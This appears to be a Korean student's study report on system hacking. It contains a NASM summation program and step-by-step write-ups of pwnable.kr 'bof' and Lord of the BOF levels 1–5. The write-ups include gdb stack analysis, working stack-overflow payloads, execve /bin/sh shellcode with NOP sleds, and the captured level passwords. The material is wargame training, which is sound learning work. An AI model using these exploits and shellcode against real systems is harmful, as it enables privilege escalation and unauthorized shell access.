시스템 해킹 스터디

과제 (02)

구본현

목차

1. 어셈블러 1~100 까지의 합 코딩

msg

이 목차가 가장 오래 걸렸습니다.
레지스터와 nasm, 링킹해주는 gcc 가 32bit 아키텍쳐로 통일되지 않으면 무조건 Segmentation fault (core dumped)를 띄웁니다. 64bit 로는 해결방안을 찾지 못했습니다.
차차 문제점을 찾도록 하겠습니다.

```
extern printf

section .data

msg:    db      '%d', 10, 00

section .text
global main

main:
        mov edx, 0
        mov eax, 1

for:
        cmp eax, 101
        jge end
        add edx, eax
        inc eax
        jmp for

end:
        push edx
        push msg
        call printf
```

2. pwnable.kr – Toddler – bof 풀이

이 문제는 c 언어로 코딩 되어있는 파일과 컴파일 된 파일, 두 가지가 존재한다. 그렇기 때문에 이번 풀이에서는 두 파일을 비교해 가며 풀어보겠다.

*bof.c

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
void func(int key){
        char overflowme[32];
        printf("overflow me : ");
        gets(overflowme);       //
        if(key == 0xcafebabe){
                system("/bin/sh");
        }
        else{
                printf("Nah..\n");
        }
}
int main(int argc, char* argv[]){
        func(0xdeadbeef);
        return 0;
}
```

gets 로 입력을 받을 뿐 기본적인 흐름으론 절대 /bin/sh 를 호출할 수 없다.

```
root@debian:/home/debianserveruser01/다운로드# gdb -q bof
Reading symbols from bof...(no debugging symbols found)...done.
(gdb) set disassembly-flavor intel
(gdb) disas func
Dump of assembler code for function func:
   0x0000062c <+0>:     push   ebp
   0x0000062d <+1>:     mov    ebp,esp
   0x0000062f <+3>:     sub    esp,0x48
   0x00000632 <+6>:     mov    eax,gs:0x14
   0x00000638 <+12>:    mov    DWORD PTR [ebp-0xc],eax
   0x0000063b <+15>:    xor    eax,eax
   0x0000063d <+17>:    mov    DWORD PTR [esp],0x78c
   0x00000644 <+24>:    call   0x645 <func+25>
   0x00000649 <+29>:    lea    eax,[ebp-0x2c]
   0x0000064c <+32>:    mov    DWORD PTR [esp],eax
   0x0000064f <+35>:    call   0x650 <func+36>
   0x00000654 <+40>:    cmp    DWORD PTR [ebp+0x8],0xcafebabe
   0x0000065b <+47>:    jne    0x66b <func+63>
   0x0000065d <+49>:    mov    DWORD PTR [esp],0x79b
   0x00000664 <+56>:    call   0x665 <func+57>
   0x00000669 <+61>:    jmp    0x677 <func+75>
   0x0000066b <+63>:    mov    DWORD PTR [esp],0x7a3
   0x00000672 <+70>:    call   0x673 <func+71>
   0x00000677 <+75>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0000067a <+78>:    xor    eax,DWORD PTR gs:0x14
   0x00000681 <+85>:    je     0x688 <func+92>
   0x00000683 <+87>:    call   0x684 <func+88>
   0x00000688 <+92>:    leave
   0x00000689 <+93>:    ret
End of assembler dump.
(gdb)
```

Bof 를 gdb 에 올린 모습

먼저 첫번째 박스를 알아보자.

1. ebp-0xc 에 eax 가 온다.

2. eax 가 초기화된다.


3. esp 는 0x78c 가 온다.

4. func+25 를 호출한다.

*마지막에 call 이 나오므로 c 코드와 비교해봤을 때 출력 부문 이라는 것을 예상할 수 있다.

16 진수->10 진수

2c->44



*간단한 엔디안 설명

빅 엔디안은 사람이 읽는 방향으로써 두 숫자 비교가 빠른 장점을 가지고있다.

리틀 엔디안은 역순 방향으로써 홀수 짝수검사가 빠르다는 장점을 가지고있다.

'걸리버 여행기'속 단어에서 유래되었다.

두번째 박스를 알아보자

ebp-0x2c 가 eax 에 들어가고 esp 에 들어가는 것으로 보아 매개변수, 즉 우리가 입력하는 값의 주소라는 것을 알 수 있다.

세번째 박스에서 ebp+0x8 이 0xcafebabe 인지 확인한다.

이로써 우리의 목표가 정해졌다**. ebp-0x2c 로의 입력을 이용해 ebp+0x8 까지 도달하면 된다.**

44+8=52 총 52 바이트를 건너 뛰어야 한다. 불편함을 줄이기 위해 파이썬으로 입력하면 다음과 같다.

(python –c 'print "COLONY"*8+"MCH"+"A"+"\xbe\xba\xfe\xca"'; cat) | nc pwnable.kr 9000

워드에서 작성한 글을 리눅스에 복사하니 언어코드 문제로 작동하지 않았다. 이것 때문에 30 분을 해맸다.

이때 0xcafebabe 를 거꾸로 적어주는 이유는 해당 cpu 가 '리틀 엔디안'을 따르기 때문이다.

```
whwhdtk@9BonServer:~ $ (python -c 'print "COLONY"*8+"MCH"+"A"+"\xbe\xba\xfe\xca"';cat) | nc pwnable.kr 9
ls
bof
bof.c
```

성공적으로 쉘을 취득했다.

3. LOB 1 번 풀이

c 코드를 읽어보니 목차 2 번의 문제와 동일하다. 단 이번엔 쉘을 부르는 선택지가 존재하지 않는다.

```
int main(int argc, char *argv[])
{
    char buffer[256];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

```
Dump of assembler code for function main:
0x8048430 <main>:       push   %ebp
0x8048431 <main+1>:     mov    %ebp,%esp
0x8048433 <main+3>:     sub    %esp,0x100
0x8048439 <main+9>:     cmp    DWORD PTR [%ebp+8],1
0x804843d <main+13>:    jg     0x8048456 <main+38>
0x804843f <main+15>:    push   0x80484e0
0x8048444 <main+20>:    call   0x8048350 <printf>
0x8048449 <main+25>:    add    %esp,4
0x804844c <main+28>:    push   0
0x804844e <main+30>:    call   0x8048360 <exit>
0x8048453 <main+35>:    add    %esp,4
0x8048456 <main+38>:    mov    %eax,DWORD PTR [%ebp+12]
0x8048459 <main+41>:    add    %eax,4
0x804845c <main+44>:    mov    %edx,DWORD PTR [%eax]
0x804845e <main+46>:    push   %edx
0x804845f <main+47>:    lea    %eax,[%ebp-256]
0x8048465 <main+53>:    push   %eax
0x8048466 <main+54>:    call   0x8048370 <strcpy>
0x804846b <main+59>:    add    %esp,8
0x804846e <main+62>:    lea    %eax,[%ebp-256]
0x8048474 <main+68>:    push   %eax
0x8048475 <main+69>:    push   0x80484ec
0x804847a <main+74>:    call   0x8048350 <printf>
```

스택은 buffer-sfp-ret-argument 의 관계로 형성되어있다.

분석해보면 다른 변화점은 찾을 수 없으며 정직하게 4 바이트씩 sfp 와 ret 에 들어갔음을 알 수 있다.

우리의 목적은 쉘을 사용하게끔 하는 '쉘 코드'를 ret 에 배치시키는 것이다.

버퍼 256 바이트 + sfp 4 바이트로 총 260 바이트를 건너 뛰면 ret 에 접촉할 수 있다.

```
[gate@localhost gate]$ export shellcode=`python -c 'print "\x90" * 50 + "\x31\xc
0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb
0\x0b\xcd\x80" + "\x90" * 50'`
```

쉘 코드를 등록시켜 보았다. \x90 인 xop 를 등록시키는 이유는 조금의 메모리 주소 차이가 나더라도 쉘 코드로 통하게 해야 하기 때문이다. 이를 NOP Sled 기법이라고 부른다.

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
        char *addr;
        addr = getenv(argv[1]);
        printf("%p\n", addr);
        return 0;
}
```

아까 올려준 코드 'shell'이 올라간 주소를 알아내기 위해 간단한 프로그램을 작성한다.

```
[gate@localhost gate]$ ./finder.o shellcode
0xbffffff0b
```

0xbffffff0b 에 올라 갔음을 확인했다. 이제 260 바이트를 건너 뛰어 ret 에 0xbffffff0b 를 넣어주기만 하면 끝이다.

```
[gate@localhost gate]$ ./gremlin `python -c 'print "\x90" * 260 + "\x0b\xff\xff\
xbf"'`
                ÿÿ¿
bash$
```

```
bash$ id
uid=500(gate) gid=500(gate) euid=501(gremlin) egid=501(gremlin) groups=500(gate)
bash$ my-pass
euid = 501
hello bof world
```

성공했다.

4. LOB 2 번 풀이

```c
int main(int argc, char *argv[])
{
    char buffer[16];
    if(argc < 2){
        printf("argv error\n");
        exit(0);
    }
    strcpy(buffer, argv[1]);
    printf("%s\n", buffer);
}
```

```
Dump of assembler code for function main:
0x8048430 <main>:       push   %ebp
0x8048431 <main+1>:     mov    %ebp,%esp
0x8048433 <main+3>:     sub    %esp,16
0x8048436 <main+6>:     cmp    DWORD PTR [%ebp+8],1
0x804843a <main+10>:    jg     0x8048453 <main+35>
0x804843c <main+12>:    push   0x80484d0
0x8048441 <main+17>:    call   0x8048350 <printf>
0x8048446 <main+22>:    add    %esp,4
0x8048449 <main+25>:    push   0
0x804844b <main+27>:    call   0x8048360 <exit>
0x8048450 <main+32>:    add    %esp,4
0x8048453 <main+35>:    mov    %eax,DWORD PTR [%ebp+12]
0x8048456 <main+38>:    add    %eax,4
0x8048459 <main+41>:    mov    %edx,DWORD PTR [%eax]
0x804845b <main+43>:    push   %edx
0x804845c <main+44>:    lea    %eax,[%ebp-16]
0x804845f <main+47>:    push   %eax
0x8048460 <main+48>:    call   0x8048370 <strcpy>
0x8048465 <main+53>:    add    %esp,8
0x8048468 <main+56>:    lea    %eax,[%ebp-16]
0x804846b <main+59>:    push   %eax
0x804846c <main+60>:    push   0x80484dc
0x8048471 <main+65>:    call   0x8048350 <printf>
---Type <return> to continue, or q <return> to quit---_
```

목차 3 번과 다른 점은 버퍼의 크기가 작다는 것이다. 하지만 더미는 다행이 생성되지 않았다.

```
(gdb) b* main+53
Breakpoint 1 at 0x8048465
(gdb) r `python -c 'print "a"*100'`
Starting program: /home/gremlin/test `python -

Breakpoint 1, 0x8048465 in main ()
(gdb) x/100x $esp
0xbffffa00:     0xbffffa08      0xbffffb6e
0xbffffa10:     0x61616161      0x61616161
0xbffffa20:     0x61616161      0x61616161
0xbffffa30:     0x61616161      0x61616161
0xbffffa40:     0x61616161      0x61616161
0xbffffa50:     0x61616161      0x61616161
0xbffffa60:     0x61616161      0x61616161
0xbffffa70:     0xbffffbd3      0xbffffbf5
0xbffffa80:     0xbffffc2c      0xbffffc3c
0xbffffa90:     0xbffffcf8      0xbffffd17
0xbffffaa0:     0xbffffd73      0xbffffd86
0xbffffab0:     0xbffffdb8      0xbffffdd7
0xbffffac0:     0xbffffe0c      0xbffffe1e
0xbffffad0:     0x00000003      0x08048034
0xbffffae0:     0x00000005      0x00000006
0xbffffaf0:     0x00000007      0x40000000
0xbffffb00:     0x00000009      0x08048380
0xbffffb10:     0x0000000c      0x000001f5
0xbffffb20:     0x0000000e      0x000001f5
0xbffffb30:     0x0000000f      0xbffffb56
0xbffffb40:     0x00000000      0x00000000
0xbffffb50:     0x00000000      0x36690000
0xbffffb60:     0x6572672f      0x6e696c6d
0xbffffb70:     0x61616161      0x61616161
0xbffffb80:     0x61616161      0x61616161
```

이번에도 ret 에 쉘 코드 주소를 올려보겠다.

```
declare -x egg="■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■1A°1I■■A■A1A°F
I■1APh//shh/bin■aPS■á1O°
                         I■"
[gremlin@localhost gremlin]$ ./finder.o egg
0xbffffc5b
[gremlin@localhost gremlin]$ ./cobolt `python -c 'print "\x90"*20 + "\x5b\xfc\xf
f\xbf"'`
■■■■■■■■■■■■■■■■■■■■■[üÿ¿
bash$ id
uid=502(cobolt) gid=501(gremlin) egid=502(cobolt) groups=501(gremlin)
bash$ my-pass
euid = 502
hacking exposed
bash$
```

성공했다.

꼭 쉘 코드를 등록시킨 뒤 주소를 알아내어 주소를 올리는 과정이 아닌, 쉘 코드와 원하는 주소를 한꺼번에 입력하는 방법도 가능하다.

5. LOB 3 번 풀이

```
int main()
{
    char buffer[16];
    gets(buffer);
    printf("%s\n", buffer);
}
```

```
0x80483f8 <main>:       push   %ebp
0x80483f9 <main+1>:     mov    %ebp,%esp
0x80483fb <main+3>:     sub    %esp,16
0x80483fe <main+6>:     lea    %eax,[%ebp-16]
0x8048401 <main+9>:     push   %eax
0x8048402 <main+10>:    call   0x804830c <gets>
0x8048407 <main+15>:    add    %esp,4
0x804840a <main+18>:    lea    %eax,[%ebp-16]
0x804840d <main+21>:    push   %eax
0x804840e <main+22>:    push   0x8048470
0x8048413 <main+27>:    call   0x804833c <printf>
0x8048418 <main+32>:    add    %esp,8
0x804841b <main+35>:    leave
0x804841c <main+36>:    ret
0x804841d <main+37>:    nop
```

파이프라인 (' | ')은 왼쪽 인자를 오른쪽 명령어로 보내주는 역할을 한다.

이번에는 strcpy 대신 gets 가 왔다. strcpy 와 다른 점은 strcpy 가 표준 입출력(stdin)을 사용하여 '|'을 통해 인자를 넘겨줘야 한다는 것이다.

```
[cobolt@localhost cobolt]$ (python -c 'print "\x90"*20 + "\x2f\xfc\xff\xbf"' ;ca
t) | ./goblin
▪▪▪▪▪▪▪▪▪▪▪▪▪▪▪▪▪▪▪▪/üÿ¿
id
uid=503(goblin) gid=502(cobolt) egid=503(goblin) groups=502(cobolt)
my-pass
euid = 503
hackers proof
```

Cat 은 표준입력으로 받은 문자열을 그대로 출력시켜주는 명령어다. 파이썬 문장이 문자열로 인식되는 것을 방지하기 위해 리다이렉션 하는 용도로 사용되었다.

성공했다.

6. LOB 4 번 풀이

```
Dump of assembler code for function main:
0x8048500 <main>:       push   %ebp
0x8048501 <main+1>:     mov    %ebp,%esp
0x8048503 <main+3>:     sub    %esp,44
0x8048506 <main+6>:     cmp    DWORD PTR [%ebp+8],1
0x804850a <main+10>:    jg     0x8048523 <main+35>
0x804850c <main+12>:    push   0x8048630
0x8048511 <main+17>:    call   0x8048410 <printf>
0x8048516 <main+22>:    add    %esp,4
0x8048519 <main+25>:    push   0
0x804851b <main+27>:    call   0x8048420 <exit>
0x8048520 <main+32>:    add    %esp,4
0x8048523 <main+35>:    nop
0x8048524 <main+36>:    mov    DWORD PTR [%ebp-44],0x0
0x804852b <main+43>:    nop
0x804852c <main+44>:    lea    %esi,[%esi*1]
0x8048530 <main+48>:    mov    %eax,DWORD PTR [%ebp-44]
0x8048533 <main+51>:    lea    %edx,[%eax*4]
0x804853a <main+58>:    mov    %eax,%ds:0x8049750
0x804853f <main+63>:    cmp    DWORD PTR [%eax+%edx],0
0x8048543 <main+67>:    jne    0x8048547 <main+71>
0x8048545 <main+69>:    jmp    0x8048587 <main+135>
0x8048547 <main+71>:    mov    %eax,DWORD PTR [%ebp-44]
0x804854a <main+74>:    lea    %edx,[%eax*4]
```

두 가지 제약이 존재한다. 첫째는 에그헌터라고 적힌 곳에서 환경변수 초기화가 이루어지며 둘째는 첫 주소자리가 \xbf 여야 진행이 가능하다.

환경변수에서 걸러지는 것이니, 환경변수에 무언가를 넣는건 불가능해 보인다. 그렇기 때문에 버퍼의 주소를 알아내 직접 넣어주도록 하겠다.

```
(gdb) r 'python -c 'print "\x90"*44''
```

먼저 모의로 값을 넣어보았다.

```
0xbffffb0c:     0x080484eb      0x0804966c      0x08049680      0xbffffb24
0xbffffb1c:     0x400309cb      0x00000002      0xbffffb64      0xbffffb70
0xbffffb2c:     0x40013868      0x00000002      0x08048450      0x00000000
0xbffffb3c:     0x08048471      0x08048500      0x00000002      0xbffffb64
0xbffffb4c:     0x08048390      0x0804860c      0x4000ae60      0xbffffb5c
0xbffffb5c:     0x40013e90      0x00000002      0xbffffc5a      0xbffffc69
0xbffffb6c:     0x00000000      0xbffffc96      0xbffffcb8      0xbffffcc2
0xbffffb7c:     0xbffffcd0      0xbffffcef      0xbffffcfe      0xbffffd1a
0xbffffb8c:     0xbffffd39      0xbffffd44      0xbffffd52      0xbffffd94
0xbffffb9c:     0xbffffda6      0xbffffdbb      0xbffffdcb      0xbffffdd7
0xbffffbac:     0xbffffdf5      0xbffffe00      0xbffffe11      0xbffffe22
0xbffffbbc:     0xbffffe2a      0x00000000      0x00000003      0x08048034
0xbffffbcc:     0x00000004      0x00000020      0x00000005      0x00000006
0xbffffbdc:     0x00000006      0x00001000      0x00000007      0x40000000
0xbffffbec:     0x00000008      0x00000000      0x00000009      0x08048450
0xbffffbfc:     0x0000000b      0x000001f7      0x0000000c      0x000001f7
0xbffffc0c:     0x0000000d      0x000001f7      0x0000000e      0x000001f7
0xbffffc1c:     0x00000010      0x0f8bfbff      0x0000000f      0xbffffc55
0xbffffc2c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc3c:     0x00000000      0x00000000      0x00000000      0x00000000
0xbffffc4c:     0x00000000      0x00000000      0x38366900      0x682f0036
0xbffffc5c:     0x2f656d6f      0x6c626f67      0x642f6e69      0x90909000
0xbffffc6c:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc7c:     0x90909090      0x90909090      0x90909090      0x90909090
```

덤프 값(\x90)을 넣어줬기에 \x90 이 시작되는 위치가 곧 버퍼일 것이다. 바로 0xbffffc5c 를 사용 할 수 있겠지만 차이가 날 수 있으니, 적당하게 0xbffffc7c 를 사용하겠다.

```
[goblin@localhost goblin]$ ./orc `python -c 'print "\x90"*44 + "\x5c\xfc\xff\xbf
"'`python -c 'print "\x90"*50 + "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\x
c0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x
50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"`'
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■\üÿ¿■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■
■■■■■■■■■■■■■■■■■1A°1I■■A■A1A°FI■1APh//shh/bin■aPS■á1O°
                                                          I■
bash$ id
uid=504(orc) gid=503(goblin) egid=504(orc) groups=503(goblin)
bash$ my-pass
euid = 504
cantata
```

성공했다.

7. LOB 5 번 풀이

```
        The Lord of the BOF : The Fellowship of the BOF
        - wolfman
        - egghunter + buffer hunter
*/

#include <stdio.h>
#include <stdlib.h>

extern char **environ;

main(int argc, char *argv[])
{
        char buffer[40];
        int i;

        if(argc < 2){
                printf("argv error\n");
                exit(0);
        }

        // egghunter
        for(i=0; environ[i]; i++)
                memset(environ[i], 0, strlen(environ[i]));

        if(argv[1][47] != '\xbf')
        {
                printf("stack is still your friend.\n");
                exit(0);
        }
        strcpy(buffer, argv[1]);
        printf("%s\n", buffer);

        // buffer hunter
        memset(buffer, 0, 40);
}
```

해상도 설정을 아직 하지 않아, 다른 곳에서 복사한 자료입니다.

이번엔 버퍼 헌터가 추가되었다. 앞에서 사용하진 않았지만 이런 경우엔 **ret 에 스택 주소를 올리기 어렵다**.

```
Dump of assembler code for function main:
0x8048500 <main>:       push   %ebp
0x8048501 <main+1>:     mov    %ebp,%esp
0x8048503 <main+3>:     sub    %esp,44
0x8048506 <main+6>:     cmp    DWORD PTR [%ebp+8],1
0x804850a <main+10>:    jg     0x8048523 <main+35>
0x804850c <main+12>:    push   0x8048640
0x8048511 <main+17>:    call   0x8048410 <printf>
0x8048516 <main+22>:    add    %esp,4
0x8048519 <main+25>:    push   0
0x804851b <main+27>:    call   0x8048420 <exit>
0x8048520 <main+32>:    add    %esp,4
0x8048523 <main+35>:    nop
0x8048524 <main+36>:    mov    DWORD PTR [%ebp-44],0x0
0x804852b <main+43>:    nop
0x804852c <main+44>:    lea    %esi,[%esi*1]
0x8048530 <main+48>:    mov    %eax,DWORD PTR [%ebp-44]
0x8048533 <main+51>:    lea    %edx,[%eax*4]
0x804853a <main+58>:    mov    %eax,%ds:0x8049760
0x804853f <main+63>:    cmp    DWORD PTR [%eax+%edx],0
0x8048543 <main+67>:    jne    0x8048547 <main+71>
0x8048545 <main+69>:    jmp    0x8048587 <main+135>
0x8048547 <main+71>:    mov    %eax,DWORD PTR [%ebp-44]
0x804854a <main+74>:    lea    %edx,[%eax*4]
---Type <return> to continue, or q <return> to quit---
```

이번에도 별다른 덤프 값은 찾아 볼 수 없었다.

이로써 고려 해야 할 사항은 에그헌터, 버퍼헌터, 첫째주소 \xbf 이 세가지다.

```
(gdb) b *main+189
Breakpoint 1 at 0x80485bd
(gdb) r`python -c 'print "\xbf"*48'``python -c'print "A"*50'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/orc/d `python -c 'print "\xbf"*48'``python -c'print "A"*
50'`

Breakpoint 1, 0x80485bd in main ()
(gdb) x/20x $edx
0xbffffc4b:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffc5b:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffc6b:     0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf      0xbfbfbfbf
0xbffffc7b:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffc8b:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```

Think:

다음부터는 메모리를 확인 할 때엔
₩x90 을 입력하지 말자고 생각했다...
실제 nop 와 햇갈리기 때문이다.
구별이 쉬운 알파벳을 사용해야겠다.

0xbffffc6b 가 가능해 보인다.

```
[orc@localhost orc]$ ./wolfman `python -c 'print "\x90"*44 + "\x6b\xfc\xff\xbf"
+ "\x90"*20 + "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\
x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\
xd2\xb0\x0b\xcd\x80"'`
■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■■küÿ¿■■■■■■■■■■■■■■■■■■■■1À°1Ì■■Ã■Á1À
°FÌ■1ÀPh//shh/bin■ãPS■á1Ò°
                          Ì■
bash$ id
uid=505(wolfman) gid=504(orc) egid=505(wolfman) groups=504(orc)
bash$ my-pass
euid = 505
love eyuna
bash$
```

성공했다.